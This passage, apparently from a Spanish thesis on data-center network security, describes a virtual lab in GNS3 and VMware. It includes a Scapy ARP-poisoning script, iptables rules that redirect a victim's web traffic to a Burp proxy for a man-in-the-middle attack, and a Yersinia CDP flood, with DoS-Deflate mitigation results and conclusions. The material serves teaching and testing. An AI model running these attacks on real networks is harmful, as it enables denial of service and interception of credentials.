


Figura 123.Ejecución de (D)DoS-Deflate para observar el estado de las conexiones.




Figura 124.La IP del atacante se ha bloqueado.

Si comprobamos (D)DoS-Deflate cada poco tiempo, se puede ver la progresión decreciente en el número de conexiones por la IP que ha pasado de 150 conexiones permitidas, hasta que llega un momento en el que el servidor ha podido responder a todos los TCP SYN enviados y las conexiones desaparecen. El ataque DoS ha tenido éxito durante un intervalo de tiempo reducido, el servicio se ha degradado pero su recuperación ha sido automática.




Figura 125.El número de conexiones se va reduciendo.

La mejor opción, y la mejor práctica en este caso, es situar por delante del UTM la solución AntiDDoS, en concreto ubicar este script en el propio UTM. En este momento nos encontramos con un problema, Endian está basado en Linux pero no permite el acceso a la terminal del kernel, solamente podemos acceder a una terminal virtual la cual solo nos proporciona las funcionalidades que se observan en la figura 126.




Figura 126.Consola proporcionada por Endian en su interfaz web.

Como se ha podido observar, en ningún momento Snort ha emitido alertas sobre los ataques recibidos, incluso teniendo una regla concreta para este vector de ataques de denegación de servicio. Un IPS no es buena solución en estos casos, la solución AntiDDoS e iptables son una gran opción por sus magníficos resultados en las pruebas realizadas.




Figura 127.Escenario perfecto, Endian y solución anti DDoS en el mismo equipo.

5.6 Laboratorio II – Nivel de enlace

El segundo laboratorio está destinado al estudio de vulnerabilidades sobre elementos de red y sobre protocolos de capa de enlace y capa de red. Las vulnerabilidades sobre protocolos de enrutamiento no serán tratadas en este capítulo debido a que los recursos son limitados. Una de las limitaciones es no poder contar con un switch Cisco virtualizado, de esta forma no podemos probar las soluciones explicadas en el apartado de ARP del capítulo 4. Por lo tanto, este laboratorio servirá para realizar pruebas de seguridad simples y para poder mostrar otra forma de implementar redes virtuales de pequeño tamaño.

La infraestructura virtual de VMware será aprovechada para este laboratorio, al igual que sus switches virtuales. El router será virtualizado mediante Dynamips, a través de GNS3. Este simulador de redes dispone de una opción para conectar las interfaces de red al entorno virtual del router. Se utilizarán los interfaces de red virtual de VMware (VMnet1, VMnet2 y VMnet8) para conectar a internet y a los ordenadores virtuales.




Figura 128.Diseño de la red virtual del segundo laboratorio de pruebas.

5.6.1 Configuración

Al disponer de una infraestructura de máquinas virtuales ya existente, lo único que debemos de realizar en este punto es la configuración de GNS3. Antes de todo, debemos disponer de una imagen del software IOS de Cisco, correspondiente al router que queramos emular. Para este proyecto hemos seleccionado el router **c7200** con una imagen que se ha obtenido a través de internet.

Una vez tengamos configurada la imagen IOS en GNS3, comenzaremos una nueva topología de red. Ubicaremos tres elementos tipo “Nube”:

- Nube 1: salida a internet, cambiaremos el nombre por **Internet**.
- Nube 2: conexión con VMnet1 (donde está conectado el atacante), cambiaremos el nombre por **Backtrack**.
- Nube 3: conexión con VMnet1 (donde está conectada la victima), cambiaremos el nombre por **WindowsXP**.

Cada nube debe asociarse a una interfaz de red, ya sea física o virtual, del host. Para este laboratorio utilizaremos interfaces de red virtuales de VMware:

- VMnet1: de tipo *host-only*, será la interfaz de red del ordenador con Backtrack.
- VMnet2: de tipo *custom*, será configurado como *host-only* para actuar como interfaz de red del ordenador con Windows XP.
- VMnet8: de tipo *NAT*, dará conectividad a internet a través de la red virtual 192.168.17.0/24.

A continuación seleccionamos un router, en este caso el c7200 y lo ubicamos en el centro de la topología. El router puede configurarse mediante slots o tarjetas de red con diferentes interfaces:

- Slot 0: Una interfaz de red GigabitEthernet, para la conexión con internet.
- Slot 1: Dos interfaces de red FastEthernet, para la conexión de las máquinas virtuales.




Figura 129.Configuración de los interfaces del router.

También dispondremos de un switch estándar para virtualizar la red local donde estarán conectados atacante y victima, no es necesario configurar nada en este elemento.

Lo último que queda por configurar, de manera gráfica, son las conexiones. Uniremos las "nubes" con el router **R1** mediante conexiones GigaEthernet y FastEthernet a través del switch, obteniendo la topología mostrada en la figura 130.




Figura 130.Topología de red creada en GNS3.

La configuración de red debe hacerse de forma manual. En cuanto a la configuración de los ordenadores es fácil y conocida como muestran las figuras 131 y 132.

Backtrack:

- IP: 192.168.10.10
- Gateway: 192.168.10.1




Figura 131.Configuración de red en el equipo atacante.

Windows XP SP3:

- IP: 192.168.10.20
- Gateway: 192.168.10.1




Figura 132.Configuración de red en el equipo victima.

En ambos casos se utilizarán como servidores DNS los proporcionados por OpenDNS:

- DNS1: 208.67.222.222
- DNS2: 208.67.220.220

Para configurar el router es necesario conocer los comandos de IOS, son parecidos a los que se utilizan en Linux pero con algunos matices, si es necesario disponer de ayuda existe un comando, **help**, que nos dará un listado de los comandos y funciones soportadas en la imagen de IOS que tengamos cargada en GNS3. A continuación se muestra la configuración realizada sobre el router, en color rojo son comentarios añadidos para identificar lo que se está realizando:

```
Connected to Dynamips VM "R1" (ID 1, type c7200) - Console port

Press ENTER to get the prompt.


R1#conf t

Enter configuration commands, one per line.  End with CNTL/Z.

R1(config)#interface fastEthernet 1/0 // Interfaz de la red local

R1(config-if)#ip add 192.168.10.1 255.255.255.0

R1(config-if)#no sh // Habilitamos la interfaz

R1(config-if)#exit

R1(config)#interface gigabitEthernet 0/0 // Interfaz para VMnet8, salida a
internet

R1(config-if)#ip add 192.168.17.10 255.255.255.0

R1(config-if)#no sh

R1(config-if)#do ping 192.168.17.2 // Realizamos un ping a VMnet8 para
```

```
comprobar que podemos alcanzarlo

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 192.168.17.2, timeout is 2 seconds:

.!!!!

Success rate is 80 percent (4/5), round-trip min/avg/max = 8/17/24 ms

R1(config-if)#exit

R1(config)#ip route 0.0.0.0 0.0.0.0 192.168.17.2 // Añadimos una ruta estática
para que se pueda disponer de salida a internet. El siguiente salto es VMnet8

R1(config)#exit

R1#show ip route // Mostramos las rutas para comprobar que está bien
configurado

Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP

       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area

       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2

       E1 - OSPF external type 1, E2 - OSPF external type 2

       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2

       ia - IS-IS inter area, * - candidate default, U - per-user static route

       o - ODR, P - periodic downloaded static route


Gateway of last resort is 192.168.17.2 to network 0.0.0.0


C    192.168.10.0/24 is directly connected, FastEthernet1/0

C    192.168.17.0/24 is directly connected, GigabitEthernet0/0

S*   0.0.0.0/0 [1/0] via 192.168.17.2

R1#
```

En este momento disponemos de una red configurada, integrando GNS3 y VMware, la cual ofrece comunicación con la red exterior. Se puede comenzar con los ataques sobre el nivel de enlace. Realizaremos dos ejemplos, ambos sobre red local (protocolo ARP). Al no disponer de una infraestructura más grande no se pueden probar los demás protocolos (DHCP, VTP, etc.), pero es posible realizarlos en entornos en los que se usen.

5.6.2 Ataque ARP Poisoning

Como se explicó en el punto 4.3.2.3, un ataque **ARP Poisoning** es un tipo de ARP Spoofing el cual manipula las tablas MAC de los dispositivos. Una de las debilidades de ARP era que cualquier dispositivo que opere sobre la capa de enlace es capaz de enviar mensajes ARP, por ello un atacante solo tiene que construir mensajes ARP reply y enviarlos al sistema victima como si éste hubiese realizado un ARP request que nunca ha enviado.

Para realizar las peticiones ARP, implementaremos un nuevo script con Scapy, "stress_arp.py". Este script crea una trama ARP haciéndose pasar por el router y la envía constantemente hacia la victima.

```
#! /usr/bin/env python
# -*- encoding: utf-8 -*-
# Name : Diego Cilleros Serrano
# Description : ARP Poisoning Packet
import sys
from scapy.all import *
if len(sys.argv) != 3:
    print "Uso: python stress_arp.py <ip_victima> <ip_router>\n  Ejemplo:
python stress_arp.py 192.168.1.4 192.168.1.1"
    sys.exit(1)

#Trama ARP
p = ARP()
#IP del router como origen del paquete
p.psrc = sys.argv[2]
#IP de la victima como destino del paquete
p.pdst = sys.argv[1]
#MAC falsa
p.hwsrc='00:0c:29:c3:ad:45'

try:
       while 1:
              send(p, verbose=0)
              time.sleep(50)
except:
       pass
```

Lo que se consigue con esto es redirigir todo el tráfico de la victima con destino al router hacia una MAC falsa, consiguiendo una denegación de servicio al no poder acceder a los recursos externos. Mediante el comando "arp –a", tanto en Windows como en Linux, se puede observar la tabla ARP que mantiene cada host en sus sistema. En la figura 133 se observa el antes y el después de la ejecución del script, la MAC que antes señalaba al router ahora es falsa y por consiguiente no se puede acceder a internet.




Figura 133.Antes y después del ataque ARP Poisoning.

Este hecho nos puede llevar a preguntarnos qué pasaría si en vez de enviar una MAC falsa enviáramos la MAC del atacante, si eso ocurriera nos lleva a la segunda prueba, ARP hijacking o proxying.

5.6.3 Ataque ARP hijacking

Un ataque ARP de robo de sesión es un tipo de ataque tipo Man-In-The-Middle, en el que un atacante consigue reenviar todo el tráfico de la victima hacia su ordenador. De esta forma se tiene un ARP Sniffing, pero para completar el ataque se debe reenviar el tráfico hacia el destino legítimo.

Para realizar la prueba se utilizará de nuevo el script “stress_endian.py”, pero la MAC para identificar al router se cambiará para utilizar la real del ordenador atacante.




Figura 134.La MAC del router y del equipo atacante son la misma.

El siguiente paso es configurar iptables para que no rechace las conexiones y las reenvíe luego al destino correcto. Esto se realiza mediante los siguientes comandos:

```
#Insertar regla de enrutado NAT
iptables --append FORWARD --in-interface $INTERFAZATACANTE --jump ACCEPT
iptables --table nat --append POSTROUTING --out-interface $INTERFAZATACANTE --
jump MASQUERADE

#Proxy web
iptables -t nat -A PREROUTING -p tcp --dport 80 --jump DNAT --to-destination
$IPATACANTE
iptables -t nat -A PREROUTING -p tcp --dport 443 --jump DNAT --to-destination
$IPATACANTE
```




Figura 135.Tabla de políticas de iptables para NAT.

La segunda parte es para añadir un proxy web, con este elemento podemos analizar todas las conexiones realizadas por la victima. Se pueden manipular los

paquetes y las peticiones, realizando con éxito un ataque Man-In-The-Middle. Como proxy utilizaremos Burp, un proxy gratuito implementado en Java.

Para configurarlo debemos hacer que escuche todas las peticiones en los puertos 80 y 443. Solamente debemos crear dos “listeners” en los puertos indicados, a través de la interfaz gráfica en el apartado de proxy (figura 136).




Figura 136.Configuración de burp para escuchar en el puerto 80 y 443.

Una vez configurado el proxy, cada petición que hagamos desde la victima pasará primero por el proxy del atacante. En las figura 137 y 138 se puede ver la petición realizada a la web de la universidad Carlos III.

Figura 137.Intento de conexión a www.uc3m.es.




Figura 138.Burp captura la trama y se puede reenviar, eliminar o modificar.

Mediante ”forward”, el paquete se reenvía y se podrá realizar la conexión. Si se selecciona “drop”, la petición se descarta. En los casos en los que haya credenciales que se envían sin cifrar, se pueden obtener a través de este método fácilmente.

5.6.4 Otros ataques

En la infraestructura virtual que representa el segundo laboratorio virtual se pueden realizar muchas pruebas más. En el capítulo 4 se comentó la herramienta "Yersinia", ésta nos sirve para realizar un gran número de pruebas sobre protocolos de nivel de enlace.

Si dispusiéramos de una infraestructura más grande se podrían realizar ataques sobre DHCP, STP o VTP, entre otros. Como ejemplo para este apartado, se realizará un ataque sobre el protocolo propietario de Cisco CDP, este protocolo sirve para descubrir elementos de red vecinos. Para que se puedan "ver" entre ellos es necesario que sean compatibles con este protocolo.

```
R1#show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
```

Figura 139.Tabla de vecinos CDP al router virtual.

El ataque que se probará es de denegación de servicio, al igual que otros protocolos CDP no diferencia las tramas enviadas por unos elementos u otros, por lo que es posible colapsar la memoria de un router enviando una gran cantidad de tramas de anunciación de dispositivo. Para realizar el ataque se utilizará la herramienta Yersinia a través de su interfaz gráfica (comando <yersinia –G>).




Figura 140.Elección de ataques con Yersinia.

Se pueden realizar muchos ataques, tal y como muestra la figura 140, pero seleccionaremos uno de denegación de servicio que consiste en inundar la tabla CDP del router. Una vez iniciado el ataque se envían multitud de tramas con identificadores falsos de equipos de red (figura 141), esto produce un colapso en la memoria del router (figura 142) al rellenar la tabla de vecinos CDP, puede derivar en una denegación de servicio.




Figura 141.Envío de tramas CDP al router virtual.




Figura 142.Estado de la tabla de vecinos CDP del router virtual.

Esta denegación de servicio realizada con Yersinia puede producirse de dos maneras, no se puede acceder al router (telnet o ssh) o directamente no presta servicio.

Capítulo 6
Contribución y conclusiones

El proyecto me ha servido para afianzar muchos de los conocimientos adquiridos a lo largo de mis años de universidad, así como aprender muchos otros. Con este trabajo he querido contribuir en los siguientes puntos:

- **Reunir** la información y el conocimiento sobre todos los elementos presentes en la seguridad de las infraestructuras de red de Data Centers o Cores de red.
- **Mostrar** los diferentes ataques que pueden sufrir las infraestructuras, así como **dar** soluciones existentes a dichas amenazas.
- **Desarrollar** una taxonomía para los ataques de denegación de servicio.
- **Crear** una guía de buenas prácticas para configurar de forma segura entornos virtuales.
- **Implementar** infraestructuras de red en diferentes entornos virtuales.
- **Pruebas** de seguridad sobre los laboratorios virtuales mediante herramientas existentes y **desarrolladas expresamente** para este proyecto.

9.1 Data Centers y seguridad

La evolución del tráfico en internet y de los nuevos servicios han producido un incremento de la inversión de los data centers de las empresas. Los servicios en la nube o cloud computing, y el incremento de la velocidad en las redes de datos, dejan obsoletas las infraestructuras de entre 4 y 6 años de antigüedad. En el futuro seguirá la misma tendencia, mediante la implantación de 40 GE y 100 GE y de la evolución de la electrónica de los hosts que permitirá ofrecer mayores recursos a los entornos virtuales.

La virtualización, un gran avance, permite aprovechar al máximo los recursos físicos de una infraestructura, así como mejorar o incrementar los servicios que se pueden ofrecer tanto a nivel interno como a nivel externo de una red. A lo largo del proyecto se ha comentado mucho el tema de la virtualización, es uno de los pilares fundamentales en el diseño de los nuevos data centers. Hay muchos aspectos que desconozco y se desconocen en cuanto a virtualización, por eso es importante intentar controlar mediante elementos de seguridad (físicos o virtuales) todo lo que ocurre en el data center.

Los elementos presentados en el capítulo 3 son piezas clave en el diseño de redes, no solo en cuanto a un data center sino en diseños pequeños o de core de red. Su función es proteger, ya sea partes de la red o amenazas concretas, y lo hacen aplicando metodologías y técnicas propias e innovadoras para mitigar los riesgos.

9.2 Riesgo y prevención

La información es el activo más valioso para una empresa u organización, eso se ha intentado dejar bastante claro a lo largo del proyecto. Es por ello que hay que protegerla de todas las posibles amenazas.

Los riesgos se pueden asumir, traspasar o mitigar, la prevención de las amenazas intenta mitigar estos riesgos y, a día de hoy, se dispone de mucha información y de herramientas para ello. Los ataques y soluciones presentados en el capítulo 4 no son algo nuevo, pero si lo es la evolución que sufren para adecuarse a las nuevas tecnologías. Los atacantes desarrollan nuevas amenazas para explotar nuevas vulnerabilidades a la vez que los desarrolladores mejoran sus productos para subsanarlas.

Es responsabilidad de las organizaciones disponer de herramientas que permitan a los administradores controlar en todo momento el estado de su red. Gracias a elementos como IDS/IPS se pueden detectar, rastrear y bloquear amenazas, y mediante un bastionado completo de los servicios y de los elementos de red se puede conseguir disponer de un entorno muy seguro a nivel de infraestructura, el tema principal de este proyecto.

El ataque que ha sido estudiado, la **denegación de servicio**, es un tema que ha cobrado mucha importancia en los últimos tiempos. El análisis que se ha hecho, y la **taxonomía** original realizada, intentan cubrir todos los aspectos de este tipo de amenaza que puede provocar serios problemas a una infraestructura de red.

9.3 Caso práctico

El capítulo 5 del proyecto contempla un caso práctico en el que realizar pruebas sobre la mayoría de elementos y herramientas explicados a lo largo del proyecto. Tras realizar el estudio completo, se pueden concretar los objetivos de partida, que al principio podían parecer un poco difusos:

- Implementación de infraestructuras de red en entornos virtuales.
- Prueba de las herramientas de software libre sobre las infraestructuras virtuales.
- Buenas prácticas en la realización de pruebas sobre infraestructuras virtuales de pequeño tamaño.

Los resultados obtenidos muestran muy buenos resultados para casi todas las herramientas de código libre descritas en el proyecto. La herramienta con la que se ha tenido más problemas es con **Snort**, el IDS/IPS por excelencia del software libre, sobre todo en dos aspectos:

- Ataques de denegación de servicio.
- Reconocimiento de amenazas producidas por herramientas no conocidas.

Para llegar a estas conclusiones se realizaron pruebas de denegación de servicio sobre la infraestructura, no solo con la herramienta desarrollada con Scapy, sino con otras herramientas proporcionadas por Backtrack para pruebas de estrés. En todas las ocasiones, Snort no alertaba de posibles ataques (D)DoS, y Endian aceptaba las conexiones al puerto 80. Por ello, se implantó el script **(D)DoS-Deflate** que mitigaba perfectamente las consecuencias de los ataques, tanto para el script como para las herramientas de terceros.

En cuanto al firewall/UTM podemos concluir que cumple los requisitos y expectativas que se tenían sobre él. Es fácil de utilizar y de configurar. Una debilidad que podemos encontrar viene asociada a las funciones limitadas que podemos ejecutar en la terminal provista. Si se tuviera un acceso completo se podrían implementar scripts del tipo (D)DoS-Deflate que completarían la solución, ya que en cuanto a ataques DoS es Snort el que tendría que bloquear las conexiones.

